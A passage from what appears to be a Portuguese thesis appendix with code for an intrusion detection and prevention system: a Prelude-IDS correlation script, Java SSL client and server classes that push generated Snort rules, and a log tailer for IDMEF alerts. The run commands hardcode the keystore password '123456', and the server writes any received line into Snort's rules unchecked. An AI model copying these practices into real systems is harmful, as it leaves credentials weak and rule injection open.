        if idmef.match("alert.additional_data("+str(i)+").meaning","payload"):
            payload = idmef.Get("alert.additional_data("+str(i)+").data")
            cleanPayload = ''.join(c for c in payload if c in valid_chars)

            compareProcesso = compareData(cleanPayload, "Processo", ctx)
            if (len(compareProcesso) > 5):
              addAdditionalData(compareProcesso,"Compare", ctx)

            compareProcessoPai = compareData(cleanPayload, "ProcessoPai", ctx)
            if (len(compareProcessoPai) > 5):
              addAdditionalData(compareProcessoPai,"Compare", ctx)

            #Adicionar o Payload como dado adicional - apenas como gerenciamento e controle
            addAdditionalData(cleanPayload,"Payload", ctx)

    if (ctx.Get("alert.source") and ctx.Get("alert.classification.text")):
        if (ctx.Get("alert.classification.text") == "Backdoor"):
            ctx.Set("alert.assessment.impact.severity", "high")
            ctx.Set("alert.assessment.impact.description","Impact Description")
            #ctx.alert()
            #ctx.destroy()

#elif (ossec):
    #Tratar demais alertas do OSSEC
```

E.2 Socket de Comunicação para o envio de novas regras

E.2.1 Comandos de execução

• Comando para geração do certificado:
keytool -genkey -keystore idpsKey -keyalg RSA

• Comando para execução do servidor:
java -Djavax.net.ssl.keyStore=idpsKey -Djavax.net.ssl.keyStorePassword=123456 main/WaitRulesSSL

• Comando para execução do cliente:
java -classpath ../lib/commons-io-2.4.jar:. -Djavax.net.ssl.trustStore=idpsKey
-Djavax.net.ssl.trustStorePassword=123456 main/MyTailer

A classe responsável pela atividade de comunicação na rede é: *main/SendRulesSSL*. No entanto ela é chamada de dentro da aplicação geradora de regras e assinaturas, por isso, devemos passar os parâmetros da conexão SSL na execução do *MyTailer* que é a classe inicial responsável pelo monitoramento das mensagens IDMEF através dos logs do Prelude-IDS e a partir da qual todas as tarefas são executadas.

E.2.2 No lado do Snort (Servidor)

```
package main;

import javax.net.ssl.SSLServerSocket;
import javax.net.ssl.SSLServerSocketFactory;
import javax.net.ssl.SSLSocket;
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;

public class WaitRulesSSL {

	private static int port = 2012;

	public static void main(String[] args) {
		try {
		    SSLServerSocketFactory sslserversocketfactory = (SSLServerSocketFactory) SSLServerSocketFactory.getDefault();
		    SSLServerSocket sslserversocket = (SSLServerSocket) sslserversocketfactory.createServerSocket(port);
		    SSLSocket sslsocket = (SSLSocket) sslserversocket.accept();

		    InputStream inputstream = sslsocket.getInputStream();
		    InputStreamReader inputstreamreader = new InputStreamReader(inputstream);
		    BufferedReader bufferedreader = new BufferedReader(inputstreamreader);

		    String rule = null;
		    while ((rule = bufferedreader.readLine()) != null) {
			    new WriteSnortLocalRules(rule);
		    }
		} catch (Exception exception) {
		    exception.printStackTrace();
		}
	}
}
```

E.2.3 No lado do ModuloIDS (Cliente)

```
package main;

import javax.net.ssl.SSLSocket;
import javax.net.ssl.SSLSocketFactory;
import java.io.*;
import java.net.UnknownHostException;

public class SendRulesSSL {

	private static int port = 2012;
	private static String snortAddress = "snort";
	private static SSLSocket sslsocket = null;

	private static void connect() throws UnknownHostException, IOException {
		if (!(sslsocket != null && sslsocket.isConnected())) {
```

```
                SSLSocketFactory sslsocketfactory = (SSLSocketFactory) SSLSocketFactory.getDefault();
                sslsocket = (SSLSocket) sslsocketfactory.createSocket(snortAddress,port);
            }
        }

        public static void send(String rule) {
            try {
                connect();
                OutputStream outputstream = sslsocket.getOutputStream();
                OutputStreamWriter outputstreamwriter = new OutputStreamWriter(outputstream);
                BufferedWriter bufferedwriter = new BufferedWriter(outputstreamwriter);
                bufferedwriter.write(rule + '\n');
                bufferedwriter.flush();
                Thread.sleep(500);

            } catch (Exception exception) {
                exception.printStackTrace();
            }
        }
}
```

E.3 Monitoramento e Parser do Arquivo de Log do Prelude-IDS

```
package main;

import java.io.File;
import java.io.IOException;
import java.util.List;
import javax.xml.parsers.ParserConfigurationException;
import org.xml.sax.SAXException;

public class MyTailer extends Thread {

        private static String logfile = "/var/log/prelude-manager/prelude-xml.log";

        private StringBuffer partial_xml = new StringBuffer().append(«root>");

        public static void main(String args[]) {
            (new MyTailer()).start();
        }

        public void run() {
            File file = new File(logfile);
            TailerListener tailerListernet = new TailerListener() {

                public void init(Tailer arg0) {
                }
                public void handle(Exception arg0) {
                }
                public void handle(String line) {
                        partial_xml.append(line);
                        if (line.contains("IDMEF-Message")) {
                          ReadXMLLine parser = new ReadXMLLine(partial_xml.toString() + «/root>");
                          try {
                              parser.xmlParser();
                              if (parser.isCorrelationAlert()) {
                                List<String> rules = parser.generateRules();
                                for (int i =0; i < rules.size(); i++ ) {
                                    SendRulesSSL.send(rules.get(i));
                                }
```

```
                        }
                    partial_xml = new StringBuffer().append(«root>");
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
            }
            public void fileRotated() {

            }
            public void fileNotFound() {

            }
        };

        Tailer tail = new Tailer(file, tailerListernet, 500, false);
        Thread thread = new Thread(tail);
        thread.start();

    }

}
```

DNS DDoS DOS FTP HTTP ICMP IDMEF IDPS IDS IP IPS ISP KDD Cup MTU NTP PHP SIEM SMTP SSH TCP UDP